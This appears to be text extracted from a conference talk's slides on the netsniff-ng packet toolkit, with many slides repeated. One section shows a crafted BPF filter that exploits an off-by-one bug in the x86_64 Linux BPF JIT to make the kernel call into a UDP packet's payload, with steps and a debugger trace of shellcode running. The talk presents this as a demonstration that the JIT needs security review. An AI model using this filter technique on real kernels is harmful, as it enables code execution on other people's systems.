- We need to trigger this off-by-one bug multiple times to encode this!
- `bpfc` was used to forge such a malicious BPF filter ...

bpfc, Real-life Example

- But wait, it's getting better! :-)
- In x86 BPF JIT implementation, `skb->data` pointer in register `r8`
- Idea: increase `r8` by 42 (for a UDP packet → payload), and call `r8`

```
00000000  4983C02A          add r8,byte +0x2a
00000004  41FFD0            call r8
```

- We need to trigger this off-by-one bug multiple times to encode this!
- `bpfc` was used to forge such a malicious BPF filter ...

bpfc, Real-life Example

- But wait, it's getting better! :-)
- In x86 BPF JIT implementation, `skb->data` pointer in register `r8`
- Idea: increase `r8` by 42 (for a UDP packet → payload), and call `r8`

```
00000000  4983C02A          add r8,byte +0x2a
00000004  41FFD0            call r8
```

- We need to trigger this off-by-one bug multiple times to encode this!
- bpfc was used to forge such a malicious BPF filter ...

bpfc, Real-life Example

- But wait, it's getting better! :-)
- In x86 BPF JIT implementation, `skb->data` pointer in register `r8`
- Idea: increase `r8` by 42 (for a UDP packet → payload), and call `r8`

```
00000000  4983C02A          add r8,byte +0x2a
00000004  41FFD0            call r8
```

- We need to trigger this off-by-one bug multiple times to encode this!
- `bpfc` was used to forge such a malicious BPF filter ...

bpfc, Real-life Example

- But wait, it's getting better! :-)
- In x86 BPF JIT implementation, `skb->data` pointer in register `r8`
- Idea: increase `r8` by 42 (for a UDP packet → payload), and call `r8`

```
00000000  4983C02A          add r8,byte +0x2a
00000004  41FFD0            call r8
```

- We need to trigger this off-by-one bug multiple times to encode this!
- `bpfc` was used to forge such a malicious BPF filter ...

bpfc, Real-life Example

- But wait, it's getting better! :-)
- In x86 BPF JIT implementation, `skb->data` pointer in register `r8`
- Idea: increase `r8` by 42 (for a UDP packet → payload), and call `r8`

```
00000000  4983C02A          add r8,byte +0x2a
00000004  41FFD0            call r8
```

- We need to trigger this off-by-one bug multiple times to encode this!
- `bpfc` was used to forge such a malicious BPF filter ...

bpfc, Real-life Example

1:

```
  ldh [0]
  jge #0x0, l_movt, l_movf

/* waste some space to enforce a
   jnc dword */
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
...
```

2:

```
...
l_movt:
/* 4D89C2               mov r10,r8 */
  jeq #0x90C2894D, l_pmov0, l_pmov1
  ldh [0]

l_movf:
/* 4D89C2               mov r10,r8 */
  jeq #0x90C2894D, l_pmov0, l_pmov1
  ldh [0]

l_pmov0:
  jge #0x0, l_addt, l_addf
l_pmov1:
  jge #0x0, l_addt, l_addf

/* waste some space to enforce a
   jnc dword */
  ldh [0]
...
```

bpfc, Real-life Example

3:

```
...
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]

l_addt:
/* 4983C22A     add r10,byte +0x2a */
  jeq #0x2AC28349, l_padd0, l_padd1

...
```

4:

```
l_addf:
/* 4983C22A     add r10,byte +0x2a */
  jeq #0x2AC28349, l_padd0, l_padd1
  ldh [0]

l_padd0:
  jge #0x0, l_callt, l_callf
l_padd1:
  jge #0x0, l_callt, l_callf

/* waste some space to enforce a
   jnc dword */
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
...
```

bpfc, Real-life Example

5:

```
...
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]

l_callt:
/* 41FFD2            call r10 */
  jeq #0x90D2FF41, l_ret0, l_ret1

l_callf:
/* 41FFD2            call r10 */
  jeq #0x90D2FF41, l_ret0, l_ret1
  ldh [0]

l_ret0:
  ret a
l_ret1:
  ret a
```

Next steps:

- `bfpc foo > bar`
- `netsniff-ng -f bar`
- Send a random UDP packet e.g. with `trafgen` with "\xcc" shellcode to be executed (`int3`)

Executed:

```
=> 0x7ffff7fd517b:  je     0x7ffff7fd5192
=> 0x7ffff7fd517d:  jmp    0x7ffff7fd51a0
=> 0x7ffff7fd51a0:  cmp    eax,0x0
=> 0x7ffff7fd51a3:  jae    0x7ffff7fd5231
=> 0x7ffff7fd5231:  call   r10
=> 0x618c6a:        int3
```

bpfc, Real-life Example

5:

```
...
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]

l_callt:
/* 41FFD2              call r10 */
  jeq #0x90D2FF41, l_ret0, l_ret1

l_callf:
/* 41FFD2              call r10 */
  jeq #0x90D2FF41, l_ret0, l_ret1
  ldh [0]

l_ret0:
  ret a
l_ret1:
  ret a
```

Next steps:

- `bfpc foo > bar`
- `netsniff-ng -f bar`
- Send a random UDP packet e.g. with `trafgen` with "\xcc" shellcode to be executed (`int3`)

Executed:

```
=> 0x7ffff7fd517b:   je     0x7ffff7fd5192
=> 0x7ffff7fd517d:   jmp    0x7ffff7fd51a0
=> 0x7ffff7fd51a0:   cmp    eax,0x0
=> 0x7ffff7fd51a3:   jae    0x7ffff7fd5231
=> 0x7ffff7fd5231:   call   r10
=> 0x618c6a:         int3
```

bpfc, Real-life Example

5:

```
...
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]
  ldh [0]

l_callt:
/* 41FFD2                 call r10 */
  jeq #0x90D2FF41, l_ret0, l_ret1

l_callf:
/* 41FFD2                 call r10 */
  jeq #0x90D2FF41, l_ret0, l_ret1
  ldh [0]

l_ret0:
  ret a
l_ret1:
  ret a
```

Next steps:


- `bfpc foo > bar`
- `netsniff-ng -f bar`
- Send a random UDP packet e.g. with `trafgen` with "\xcc" shellcode to be executed (`int3`)

Executed:

```
=> 0x7ffff7fd517b:  je     0x7ffff7fd5192
=> 0x7ffff7fd517d:  jmp    0x7ffff7fd51a0
=> 0x7ffff7fd51a0:  cmp    eax,0x0
=> 0x7ffff7fd51a3:  jae    0x7ffff7fd5231
=> 0x7ffff7fd5231:  call   r10
=> 0x618c6a:        int3
```

bpfc, Real-life Example

Ooops!



- **But, 1:** Pretty unrealistic filter for real-world!
- **But, 2:** BPF JIT code needs more security reviews!
  Bugs are not so obvious and mostly fatal here! ;-)

netsniff-ng

- Fast network analyzer, pcap recorder, pcap replayer
- Uses PF_PACKET sockets with mmap(2)'ed RX_RING and TX_RING
- Pcap recording backend for Security Onion[4], Xplico, NST and others
- Very powerful, supports different pcap types (see `netsniff-ng -D`) and I/O methods, i.e. scatter-gather and mmap(2)
- Supports analysis, capture, transmission of raw 802.11 frames as well
- Protocol dissectors: 802.3 (Ethernet), 802.11* (WLAN), ARP, MPLS, 802.1Q (VLAN), 802.1QinQ, LLDP, IPv4, IPv6, ICMPv4, ICMPv6, IGMP, TCP, UDP, incl. GeoIP

[4] `http://code.google.com/p/security-onion/`

netsniff-ng

- Fast network analyzer, pcap recorder, pcap replayer
- Uses PF_PACKET sockets with mmap(2)'ed RX_RING and TX_RING
- Pcap recording backend for Security Onion[4], Xplico, NST and others
- Very powerful, supports different pcap types (see `netsniff-ng -D`) and I/O methods, i.e. scatter-gather and mmap(2)
- Supports analysis, capture, transmission of raw 802.11 frames as well
- Protocol dissectors: 802.3 (Ethernet), 802.11* (WLAN), ARP, MPLS, 802.1Q (VLAN), 802.1QinQ, LLDP, IPv4, IPv6, ICMPv4, ICMPv6, IGMP, TCP, UDP, incl. GeoIP

[4] http://code.google.com/p/security-onion/

netsniff-ng

- Fast network analyzer, pcap recorder, pcap replayer
- Uses PF_PACKET sockets with mmap(2)'ed RX_RING and TX_RING
- Pcap recording backend for Security Onion[4], Xplico, NST and others
- Very powerful, supports different pcap types (see `netsniff-ng -D`) and I/O methods, i.e. scatter-gather and mmap(2)
- Supports analysis, capture, transmission of raw 802.11 frames as well
- Protocol dissectors: 802.3 (Ethernet), 802.11* (WLAN), ARP, MPLS, 802.1Q (VLAN), 802.1QinQ, LLDP, IPv4, IPv6, ICMPv4, ICMPv6, IGMP, TCP, UDP, incl. GeoIP

[4] `http://code.google.com/p/security-onion/`

netsniff-ng

- Fast network analyzer, pcap recorder, pcap replayer
- Uses PF_PACKET sockets with mmap(2)'ed RX_RING and TX_RING
- Pcap recording backend for Security Onion[4], Xplico, NST and others
- Very powerful, supports different pcap types (see `netsniff-ng -D`) and I/O methods, i.e. scatter-gather and mmap(2)
- Supports analysis, capture, transmission of raw 802.11 frames as well
- Protocol dissectors: 802.3 (Ethernet), 802.11* (WLAN), ARP, MPLS, 802.1Q (VLAN), 802.1QinQ, LLDP, IPv4, IPv6, ICMPv4, ICMPv6, IGMP, TCP, UDP, incl. GeoIP

[4] http://code.google.com/p/security-onion/

netsniff-ng

- Fast network analyzer, pcap recorder, pcap replayer
- Uses PF_PACKET sockets with mmap(2)'ed RX_RING and TX_RING
- Pcap recording backend for Security Onion[4], Xplico, NST and others
- Very powerful, supports different pcap types (see `netsniff-ng -D`) and I/O methods, i.e. scatter-gather and mmap(2)
- Supports analysis, capture, transmission of raw 802.11 frames as well
- Protocol dissectors: 802.3 (Ethernet), 802.11* (WLAN), ARP, MPLS, 802.1Q (VLAN), 802.1QinQ, LLDP, IPv4, IPv6, ICMPv4, ICMPv6, IGMP, TCP, UDP, incl. GeoIP

[4] http://code.google.com/p/security-onion/

netsniff-ng

- Fast network analyzer, pcap recorder, pcap replayer
- Uses PF_PACKET sockets with mmap(2)'ed RX_RING and TX_RING
- Pcap recording backend for Security Onion[4], Xplico, NST and others
- Very powerful, supports different pcap types (see `netsniff-ng -D`) and I/O methods, i.e. scatter-gather and mmap(2)
- Supports analysis, capture, transmission of raw 802.11 frames as well
- Protocol dissectors: 802.3 (Ethernet), 802.11* (WLAN), ARP, MPLS, 802.1Q (VLAN), 802.1QinQ, LLDP, IPv4, IPv6, ICMPv4, ICMPv6, IGMP, TCP, UDP, incl. GeoIP

[4] http://code.google.com/p/security-onion/

netsniff-ng, Examples

- Usual work mode, with high-level, tcpdump-like filter:
  - `netsniff-ng --in eth0 tcp or udp`
- Capture pcap files of Alexey Kuznetzov's format, with low-level filter:
  - `netsniff-ng --in eth0 --out dump.pcap -b 0 -s -T 0xa1b2cd34 -f bpfops`
- Capture multiple raw 802.11 traffic pcap files, each 1GiB, mmap(2)ed:
  - `netsniff-ng --in wlan0 --rfraw --out /probe/ -s -m --interval 1GiB -b 0`
- Replay a pcap file in scatter-gather, also `tc(8)` can be used again:
  - `netsniff-ng --in dump.pcap -k 100 --out eth0 -s -G -b 0`

netsniff-ng, Examples

- Usual work mode, with high-level, tcpdump-like filter:

  -
    ```
    netsniff-ng --in eth0 tcp or udp
    ```
- Capture pcap files of Alexey Kuznetzov's format, with low-level filter:

  -
    ```
    netsniff-ng --in eth0 --out dump.pcap -b 0 -s -T
    0xa1b2cd34 -f bpfops
    ```
- Capture multiple raw 802.11 traffic pcap files, each 1GiB, mmap(2)ed:

  -
    ```
    netsniff-ng --in wlan0 --rfraw --out /probe/ -s -m
    --interval 1GiB -b 0
    ```
- Replay a pcap file in scatter-gather, also `tc(8)` can be used again:

  -
    ```
    netsniff-ng --in dump.pcap -k 100 --out eth0 -s -G -b 0
    ```

netsniff-ng, Examples

redhat

- Usual work mode, with high-level, tcpdump-like filter:
  - `netsniff-ng --in eth0 tcp or udp`
- Capture pcap files of Alexey Kuznetzov's format, with low-level filter:
  - `netsniff-ng --in eth0 --out dump.pcap -b 0 -s -T 0xa1b2cd34 -f bpfops`
- Capture multiple raw 802.11 traffic pcap files, each 1GiB, mmap(2)ed:
  - `netsniff-ng --in wlan0 --rfraw --out /probe/ -s -m --interval 1GiB -b 0`
- Replay a pcap file in scatter-gather, also `tc(8)` can be used again:
  - `netsniff-ng --in dump.pcap -k 100 --out eth0 -s -G -b 0`

netsniff-ng, Examples

- Usual work mode, with high-level, tcpdump-like filter:
  - `netsniff-ng --in eth0 tcp or udp`
- Capture pcap files of Alexey Kuznetzov's format, with low-level filter:
  - `netsniff-ng --in eth0 --out dump.pcap -b 0 -s -T 0xa1b2cd34 -f bpfops`
- Capture multiple raw 802.11 traffic pcap files, each 1GiB, mmap(2)ed:
  - `netsniff-ng --in wlan0 --rfraw --out /probe/ -s -m --interval 1GiB -b 0`
- Replay a pcap file in scatter-gather, also `tc(8)` can be used again:
  - `netsniff-ng --in dump.pcap -k 100 --out eth0 -s -G -b 0`

What's next in Netsniff-NG?

- **astraceroute:**
  - DNS traceroute to detect malicious DNS injections on transit traffic (reported by anonymous researchers at SIGCOMM 2012 paper)
- **mausezahn:**
  - Improve its imported code and integrate it into the main repository
- **netsniff-ng, mausezahn:**
  - New protocol dissectors/generators like SCTP, DCCP, BGP, etc
- **netsniff-ng:**
  - Compressed on-the-fly bitmap indexing for large PCAP files
  - Try to find a sane way to utilize multicore with packet_fanout
- **netsniff-ng, trafgen, mausezahn:**
  - Optimize capturing/transmission performance (`AF_PACKET` plumbing)
  - Performance benchmark on 10Gbit/s
- Toolkit integration into RHEL!

What's next in Netsniff-NG?

- **astraceroute:**
  - DNS traceroute to detect malicious DNS injections on transit traffic (reported by anonymous researchers at SIGCOMM 2012 paper)
- **mausezahn:**
  - Improve its imported code and integrate it into the main repository
- **netsniff-ng, mausezahn:**
  - New protocol dissectors/generators like SCTP, DCCP, BGP, etc
- **netsniff-ng:**
  - Compressed on-the-fly bitmap indexing for large PCAP files
  - Try to find a sane way to utilize multicore with packet_fanout
- **netsniff-ng, trafgen, mausezahn:**
  - Optimize capturing/transmission performance (`AF_PACKET` plumbing)
  - Performance benchmark on 10Gbit/s
- Toolkit integration into RHEL!

What's next in Netsniff-NG?

- **astraceroute:**
  - DNS traceroute to detect malicious DNS injections on transit traffic (reported by anonymous researchers at SIGCOMM 2012 paper)
- **mausezahn:**
  - Improve its imported code and integrate it into the main repository
- **netsniff-ng, mausezahn:**
  - New protocol dissectors/generators like SCTP, DCCP, BGP, etc
- **netsniff-ng:**
  - Compressed on-the-fly bitmap indexing for large PCAP files
  - Try to find a sane way to utilize multicore with packet_fanout
- **netsniff-ng, trafgen, mausezahn:**
  - Optimize capturing/transmission performance (`AF_PACKET` plumbing)
  - Performance benchmark on 10Gbit/s
- Toolkit integration into RHEL!

What's next in Netsniff-NG?

- **astraceroute:**
  - DNS traceroute to detect malicious DNS injections on transit traffic (reported by anonymous researchers at SIGCOMM 2012 paper)

- **mausezahn:**
  - Improve its imported code and integrate it into the main repository

- **netsniff-ng, mausezahn:**
  - New protocol dissectors/generators like SCTP, DCCP, BGP, etc

- **netsniff-ng:**
  - Compressed on-the-fly bitmap indexing for large PCAP files
  - Try to find a sane way to utilize multicore with packet_fanout

- **netsniff-ng, trafgen, mausezahn:**
  - Optimize capturing/transmission performance (AF_PACKET plumbing)
  - Performance benchmark on 10Gbit/s

- Toolkit integration into RHEL!

What's next in Netsniff-NG?

- **astraceroute:**
  - DNS traceroute to detect malicious DNS injections on transit traffic (reported by anonymous researchers at SIGCOMM 2012 paper)
- **mausezahn:**
  - Improve its imported code and integrate it into the main repository
- **netsniff-ng, mausezahn:**
  - New protocol dissectors/generators like SCTP, DCCP, BGP, etc
- **netsniff-ng:**
  - Compressed on-the-fly bitmap indexing for large PCAP files
  - Try to find a sane way to utilize multicore with packet_fanout
- **netsniff-ng, trafgen, mausezahn:**
  - Optimize capturing/transmission performance (`AF_PACKET` plumbing)
  - Performance benchmark on 10Gbit/s
- Toolkit integration into RHEL!

What's next in Netsniff-NG?

- **astraceroute:**
  - DNS traceroute to detect malicious DNS injections on transit traffic (reported by anonymous researchers at SIGCOMM 2012 paper)
- **mausezahn:**
  - Improve its imported code and integrate it into the main repository
- **netsniff-ng, mausezahn:**
  - New protocol dissectors/generators like SCTP, DCCP, BGP, etc
- **netsniff-ng:**
  - Compressed on-the-fly bitmap indexing for large PCAP files
  - Try to find a sane way to utilize multicore with packet_fanout
- **netsniff-ng, trafgen, mausezahn:**
  - Optimize capturing/transmission performance (`AF_PACKET` plumbing)
  - Performance benchmark on 10Gbit/s
- Toolkit integration into RHEL!

Thanks! Questions?

- **Web:** `http://netsniff-ng.org`
- **Fellow hackers, clone and submit patches:**
  - git clone `git://github.com/borkmann/netsniff-ng.git`
- **Really, don't be shy!**

- Sources:
  - `http://lists.openwall.net/netdev/2013/01/29/44`
  - `http://carnivore.it/2011/12/27/linux_3.0_bpf_jit_x86_64_exploit`